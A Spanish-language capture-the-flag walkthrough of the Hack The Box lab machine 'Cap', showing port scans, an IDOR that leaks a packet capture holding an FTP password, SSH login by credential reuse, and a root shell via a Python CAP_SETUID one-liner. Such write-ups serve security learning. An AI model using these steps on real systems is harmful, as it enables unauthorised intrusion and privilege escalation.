
244- CAP


- 1. CAP
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. IDOR to FTP credentials
  - 1.5. FTP and SSH access
  - 1.6. Privesc via cap_setuid in Python3

1. CAP


https://app.hackthebox.com/machines/Cap




1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.
  - 


1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 21, 22 y 80* abiertos.
  - 
```
❯ nmap -sS -p- --open 10.10.10.245 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 16:31 CET
Nmap scan report for 10.10.10.245
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds

 /home/parrotp/pryor/CTF/HTB/Cap/nmap  took 13s
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Buscamos posibles exploits para la versión de *vsftpd 3.0.3*, pero no encontramos nada relevante. El usuario *Anonymous* tampoco está habilitado para el servicio **FTP**, por tanto haremos la intrusión vía web.
  - 
```
❯ nmap -sCV -p21,22,80 -n -Pn --min-rate 5000 10.10.10.245 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 16:33 CET
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:34 (0:00:20 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.058s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
|   256 96d8f8e3e8f77136c549d59db6a4c90c (ECDSA)
|_  256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp open  http    gunicorn
|_http-server-header: gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 18 Feb 2024 15:34:09 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 18 Feb 2024 15:34:02 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
```


1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Entre otras cosas, vemos que se está usando *gunicorn* por detrás, que es un servidor web HTTP para aplicaciones web Python.



1.4. IDOR to FTP credentials

- Entramos en la web, y parece que entramos automáticamente logueados como usuario *Nathan*. Investigando un poco la página, vemos que bajo el directorio /data podemos fuzzear parámetros (dígitos). Éstos parecen ser diferentes identificadores para diferentes recursos. Estos recursos parecen ser archivos *.pcap*, los cuales podemos descargar. Descargamos el contenido de /data/0.



- Una vez en nuestro sistema, vemos que este archivo se interpreta como binario, por lo tanto, hacemos: `strings 0.pcap` para imprimir los caracteres legibles del archivo. Encontramos una contraseña: *Buck3tH4TF0RM3!*, aparentemente para el usuario *Nathan*.

```
Pz,2
Pz,2
<st@
220 (vsFTPd 3.0.3)
USER nathan
(su@
Jsv@
331 Please specify the password.
PASS Buck3tH4TF0RM3!
(sw@
?sx@
230 Login successful.
*]#P
SYST
(sy@
*]#`
;sz@
*]#`
215 UNIX Type: L8
*]6P
*]6P
PORT 192,168,196,1,212,140
(s{@
*]6`
[s|@
*]6`
200 PORT command successful. Consider using PASV.
*]lP
LIST
Os}@
*]l`
150 Here comes the directory listing.
```

> - Un archivo con extensión **.pcap** es un archivo de captura de paquetes utilizado comúnmente en redes de computadoras para almacenar datos capturados de tráfico de red. **PCAP** es un acrónimo de **Packet Capture**.

1.5. FTP and SSH access


- Usamos estas credenciales para conectarnos por FTP. Conseguimos acceso. Aquí encontramos la bandera de usuario.

```
❯ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:parrotp): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- Tras explorar un poco los directorios, decidimos intentar conectarnos por SSH reutilizando las mismas credenciales.

```
❯ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:BTaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 19 10:54:18 UTC 2024

  System load:           0.0
  Usage of /:            36.6% of 8.73GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:130

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ whoami
nathan
```

1.6. Privesc via cap_setuid in Python3

- En este punto, tras considerar diferentes opciones para escalar privilegios, nos clonamos LinPEAS y lo transferimos a la máquina víctima. Tras ejecutarlo, encontramos, entre otras cosas, lo siguiente: Python3 tiene la capability CAP_SETUID asignada.
  - 

- Buscando información en GTFObins encontramos lo siguiente.
  - 

- Ejecutamos `python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'` (es importante que sea la misma versión que vimos en el script de LinPEAS), y obtenemos nuestra sesión como root.
  -